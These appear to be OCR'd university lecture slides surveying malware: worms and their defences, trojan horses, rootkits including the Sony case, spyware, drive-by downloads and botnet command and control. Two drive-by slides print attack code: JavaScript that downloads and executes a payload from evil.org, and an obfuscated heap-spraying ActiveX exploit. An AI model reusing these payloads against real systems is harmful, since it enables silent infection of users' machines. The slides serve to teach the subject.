
- Spread can be modeled using classic disease model
  - worm starts slow (only few machines infected)
  - enters phase of exponential growth
  - final phase where only few uncompromised machines left

Exploit-Based Worms






Worm Generators



Worm Defense

- Virus scanners
  - effective against email-based worms
  - email attachments can be scanned as part of mail processing

- Host-level defense
  - mostly targeted at underlying software vulnerabilities
  - code audits
  - stack-based techniques
    - StackGuard, MS VC compiler extension
  - address space layout randomization (ASLR)
    - attempt to achieve diversity to increase protection



Worm Defense

- Network-level defense
  - intrusion detection systems
    - scan for known attack patterns
    - automatic signature generation (Early Bird, Autograph, Polygraph)
  - rate limiting
    - allow only certain amount of outgoing connections
    - helps to contain worms that perform scanning
  - personal firewall
    - block outgoing SMTP connections (from unknown applications)

Trojan Horses

Trojan Horse

- Trojan horse is a malicious program that is disguised as legitimate software
  - software may look useful or interesting (or at the very least harmless)
  - term derived from the classical myth of the Trojan Horse

- Two types of Trojan horses
  1. malicious functionality is included into useful program
     - disk utility, screensaver, weather alert program
     - famous compiler that generated backdoor into code
  2. malware is stand-alone program
     - possibly disguised file name (sexy.jpg.exe)

Trojan Horse

- Many different types and functions
  - spy on (sensitive) user data
    - log keystrokes, monitor surfing activity
  - disguise presence
    - rootkits
  - allow remote access
    - file transfer, remote program execution
    - base for further attacks, mail relay (for spammers)
    - Back Orifice, NetBus, SubSeven
  - damage routines
    - corrupting files
    - participate in denial of service attacks

Rootkits


ssdpapi .dll WINDOWS\system32 34816
ssdpsrv .dll WINDOWS\system32 71680
ssflwbox.scr WINDOWS\system32 393216
ssmarque.scr WINDOWS\system32 20992
ssmypics.scr WINDOWS\system32 47104
ssmyst .scr WINDOWS\system32 18944
sspipes .scr WINDOWS\system32 610304
sssplt30.ocx WINDOWS\system32 177608
ssstars .scr WINDOWS\system32 14336
sstext3d.scr WINDOWS\system32 679936
Status .MPF WINDOWS\system32 63296
stclient.dll WINDOWS\system32 59392
stdole32.tlb WINDOWS\system32 7168
sti .dll WINDOWS\system32 68096
sti_ci .dll WINDOWS\system32 136704
stimon .exe WINDOWS\system32 14848
stobject.dll WINDOWS\system32 121856
storage .dll WINDOWS\system32 4208
storprop.dll WINDOWS\system32 74752
streamci.dll WINDOWS\system32 8192
strmdll .dll WINDOWS\sys
AskBobRankin.com

Rootkits


- Tools used by attackers after compromising a system
  - hide presence of attacker
  - allow for return of attacker at later date
  - gather information about environment
  - attack scripts for further compromises
- Traditionally trojaned set of user-space applications
  - system logging (syslogd)
  - system monitoring (ps, top)
  - user authentication (login, sshd)

Kernel Rootkits


- Kernel-level rootkits
  - kernel controls view of system for user-space applications
  - malicious kernel code can intercept attempts by user-space detector to find rootkits
- Modifies kernel data structures
  - process listing
  - module listing
- Intercepts requests from user-space applications
  - system call boundary
  - VFS fileops struct

Linux Kernel Rootkits

- Linux kernel exports well-defined interface to modules
- Examples of legitimate operations
  - registering device with kernel
  - accesses to devices mapped into kernel memory
  - overwriting exported function pointers for event callbacks
- Kernel rootkits violate these interfaces
- Examples of illegal operations
  - replacing system call table entries (knark)
  - replacing VFS fileops (adore-ng)



Windows Kernel Rootkits



WIRED NEWS

Search: Wired News

Top | Technology | Culture | Politics | News Wires | Blogs | Columns

Real Story of the Rogue Rootkit

PRINT | MAIL | RANTS + RAVES

By Bruce Schneier | Also by this reporter
02:00 AM Nov, 17, 2005

It's a David and Goliath story of the tech blogs defeating a mega-corporation.

On Oct. 31, Mark Russinovich broke the story in his blog: Sony BMG Music Entertainment distributed a copy-protection scheme with music CDs that secretly installed a rootkit on computers. This software tool is run without your knowledge or consent -- if it's loaded on your computer with a CD, a hacker can gain and maintain access to your system and you wouldn't know it.

The Sony code modifies Windows so you can't tell it's there, a process called "cloaking" in the hacker world. It acts as spyware, surreptitiously sending information about you to Sony. And it can't be removed; trying to get rid of it

Windows Kernel Rootkits

- Sony rootkit filters out any files/directories, processes and registry keys that contain `$sys$`
- System call dispatcher
  - uses system service dispatch table (SSDT)
  - Windows NT kernel equivalent to system call table
  - entries can be manipulated to re-route call to custom function

`ZwCreateFile`
  - used to create or open file

`ZwQueryDirectoryFile`
  - used to list directory contents (i.e. list subdirectories and files)

`ZwQuerySystemInformation`
  - used to get the list of running processes (among other things)

`ZwEnumerateKey`
  - used to list the registry keys below a given key

Rootkit Defense

- `tripwire`
  - user-space integrity checker
- `chkrootkit`
  - user-space, signature-based detector
- `kstat, rkstat, St. Michael`
  - kernel-space, signature-based detector
  - implemented as kernel modules or use /dev/kmem
- Limitations
  - typically, rootkit must be loaded in order to detect it
  - thus, detectors can be thwarted by kernel-level rootkit
  - also suffer from limitations of signature-based detection

Rootkit Defense

- Kernel rootkits
  - have complete control over operating system
  - operating system is part of trusted computing base, thus applications can be arbitrarily fooled
  - this includes all rootkit or Trojan detection mechanisms
  - at best, an arms race can be started

- Proposed solutions
  - trusted computing platform
    - can enforce integrity of operating system
  - smart cards
    - attacker cannot influence computations on card, but has still full control of computations performed on machine and information displayed on screen

Spyware

Spyware

- Any software that monitors and collects information about a user in a covert and unsolicited manner
- Goal of spyware
  - collect sensitive user information and surfing habits
- Task of spyware
  - component must monitor user behavior
  - component must leak information to environment (OS, network)
- Often implemented as browser extensions
  - Internet Explorer Browser Helper Object (BHO)
  - COM object that can hook into Microsoft's Internet Explorer
  - monitor/modify events

Spyware

- Interaction
  - between browser and spyware component
    - COM function invocations (exported by Internet Explorer)
  - between spyware component and operating system
    - Windows API calls

- In addition, it typically has a real company behind it that is making money from the information gathered
  - Adware is any software that injects unsolicited advertisements into a user's workspace
  - Scumware is a specific type of adware that hides other advertisements with those from its own controlling source

Spyware

Typical routes of infection:

1. spyware is bundled with legitimate software package
   - end-user license agreement (EULA) even informs about this fact
   - EULA is very long (often hundreds of pages), user accepts
   - classic examples are shareware programs
     - P2P file-sharing clients (e.g., Kazaa)

2. “drive-by” downloads
   - exploit browser bug, in particular, vulnerabilities of Internet Explorer
   - WMF (Windows meta file) exploit, around Christmas 2005
   - arbitrary code execution via mismatched DOM objects (December 2005)
   - insufficient ActiveX security settings

3. fake dialogs
   - display “Would you like to optimize your Internet” and perform installation when user agrees


Malware and Vulnerable Software

- Malicious software (Malware) and benign software that can be exploited to perform malicious actions (Badware) are two facets of the same problem

  → execution of unwanted code

- Malware
  - viruses, worms, Trojan horses, rootkits, and spyware are evolving to become resilient to eradication and to evade detection
- Badware
  - services and applications (especially web-based) are vulnerable to a wide range of attacks, some of which novel

Main Infections Today: Drive-By Downloads



Main Infections Today: Drive-By Downloads

```
var obj = document.createElement('object');
obj.setAttribute('id','obj');
obj.setAttribute('classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36');
try {
  var asq = obj.CreateObject('msxml2.XMLHTTP','');
  var ass = obj.CreateObject("Shell.Application","");
  var asst = obj.CreateObject('adodb.stream','');
  try {
    asst.type = 1;
    asq.open('GET','http://www.evil.org//load.php',false);
    asq.send();
    asst.open();
    asst.Write(asq.responseBody);
    var imya = './/..//svchosts.exe';
    asst.SaveToFile(imya,2);
    asst.Close();
  } catch(e) {}
try { ass.shellexecute(imya); } catch(e) {}}
```

PLUGIN EXPLOIT

Main Infections Today: Drive-By Downloads

```
function IxQUTJ9S() {
  if (!Iw6mS7sE) {
    var YlsElYlW = 0x0c0c0c0c;
    var hpgfpT9z = unescape("%u00e8%u0000%u5d00%uc583% ...");
...
    for (var CCEzrp0s=0;CCEzrp0s<Wh_74Nkm;CCEzrp0s++) {
      je9rIXgu[CCEzrp0s] = QdV7IGyr + hpgfpT9z;
    }
...
  }
...
  var Kp1uYOjP = new ActiveXObject('Sb.SuperBuddy');
  if (Kp1uYOjP) {
    IxQUTJ9S();
    oH9mUjOd(9);
    Kp1uYOjP.LinkSBIcons(0x0c0c0c0c);
    var Dr_RHrVa = new ActiveXObject("QuickTime.QuickTime.4");
    if (Dr_RHrVa) {
...
      for(var vyLOQHfP=0;vyLOQHfP<3;vyLOQHfP++) {
        Bz9o4Aco += "\x0c\x0c\x0c\x0c";
      }
...
      param name="qtnext1" value="<rtsp://AXDOF:" + Bz9o4Aco
...
```

HEAP SPRAYING

Botnets


Bots

- A bot, a.k.a zombie or drone, is a compromised machine that can be controlled by an attacker remotely.

- Bots have three distinguishing features;
  - Remote control facility
  - Implementation of different commands
  - Spreading mechanism for propagation purposes

Botnets

- A botnet is a network that consists of several malicious bots that are controlled by a commander, called as *botmaster* or *botherder*



Historical Evolution of Botnets

- First bots were invented for benign use, worked in the IRC network;

The Jargon File, version 4.4.7:

> bot: n [common on IRC, MUD and among gamers; from "robot"]
>
> 1. An IRC or MUD user who is actually a program. On IRC, typically the robot provides some useful service.Examples are NickServ, which tries to prevent random users from adopting nicks already claimed by others, and MsgServ, which allows one to send asynchronous messages to be delivered when the recipient signs on.
>
> [...]

Historical Evolution of Botnets

- After a while, attackers abused the usage of IRC bots and waged IRC wars;
  - IRC wars were one of the first documented distributed denial of service attacks
- In late 1999, SANS researchers discovered remotely executable code on thousands of Windows machines.
  - First named as robots, later shortened to bots
  - The code was encrypted, therefore, how they worked could not be discovered by researchers
  - DDOS attack in February 2000
- Today, botnets are the most serious and dangerous type of malware

Simple Timeline of Botnets

Date	Name	Description
12/1993	EggDrop	Non-malicious IRC bot
04/1998	Gtbot	Malicious IRC bot based on MIRC
04/2002	Sdbot	Provided own IRC client
10/2002	Agobot	Robust, flexible, modular design
04/2003	Spybot	Extensive feature set based on Agobot
03/2004	Phatbot	P2P bot based on WASTE
03/2006	SpamThru	P2P bot
04/2006	Nugache	P2P bot
01/2007	Peacomm	P2P bot based on Kademlia
10/2007	Storm	Uses its own P2P network

The Botnet Threat


- Information dispersion
  - E-mail Spamming
  - Denial of Service attacks
- Information harvesting
  - Identity data
  - Financial data
  - Private data
  - E-mail address books
  - Any other type of data that may be present on the host of the victim

Botnet Characteristics

- Remote Control Facility
  - allows the attacker to have full control over the infected machines
- A wide range of supported commands
  - Allows the attacker to command bots for specific purposes
- Spreading mechanism for further propagation
  - e.g. exploiting vulnerabilities,
  - While remote control mechanism and commands differentiate bots from worms, they have similar mechanisms

Spreading Mechanisms

- The larger a bot is, the more effective it is...
- Propagation: finding vulnerable victims...
  - Random Scanning
  - Permutation Scanning
  - Hit-List Scanning
  - Combining techniques, e.g. Warhol worm



Command and Control Mechanism (C&C)


- The most distinguishing and powerful feature of Botnets
  - As long as, there is an ***update*** command defined for the bots, the botmaster can change the command set by updating her bots
- Thus
  - C&C brings a great flexibility to the activities that can be performed by bots
- However
  - C&C is the weakest link of the system

Command and Control Mechanism (C&C)

- Centralized Command and Control mechanisms
  - Push style C&C, e.g. IRC
  - Pull style C&C, e.g. HTTP


- Decentralized Command and Control mechanisms
  - P2P C&C, e.g. Storm

Centralized C&C



